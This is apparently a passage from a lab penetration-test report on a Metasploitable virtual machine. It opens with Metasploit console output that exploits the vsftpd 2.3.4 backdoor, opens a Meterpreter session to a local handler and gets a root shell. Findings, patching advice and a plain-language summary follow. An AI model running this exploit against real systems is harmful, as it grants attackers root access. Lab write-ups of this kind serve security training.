[*] Started reverse TCP handler on 192.168.56.108:6200
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is already open. Trying...
[*] 192.168.56.102:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.108:6200 -> 192.168.56.102:48498) at 2026-03-26 12:27:37 +0530
[*] 192.168.56.102:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
[*] 192.168.56.102:21 - Exploit aborted due to failure: none: Could not connect to backdoor
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/linux  root @ metasploitable.localdomain  192.168.56.108:6200 -> 192.168.56.102:48498 (192.168.56.102)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5751 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



Findings:

The OpenVAS scan revealed multiple critical vulnerabilities, including the vsFTPD backdoor, Apache Tomcat default credentials, MySQL weak authentication, and remote code execution vulnerabilities such as DistCC. The vsFTPD vulnerability was successfully exploited using Metasploit, resulting in root-level access to the system. This confirmed that the system is highly insecure and susceptible to attacks.

<

Recommendations:

It is recommended to update all vulnerable services, remove default credentials, and disable insecure services. Proper firewall rules should be implemented to restrict access. Regular security assessments and patch management should be enforced to prevent future exploitation.

Non-Technical Summary

A security test was conducted on a system to identify weaknesses that could be exploited by attackers. The test revealed several serious issues, including outdated software and insecure configurations. These weaknesses allowed full access to the system during testing, demonstrating the risk of unauthorized access. By fixing these issues through software updates, stronger passwords, and proper security settings, the system can be made more secure. Regular security checks are important to ensure ongoing protection against cyber threats.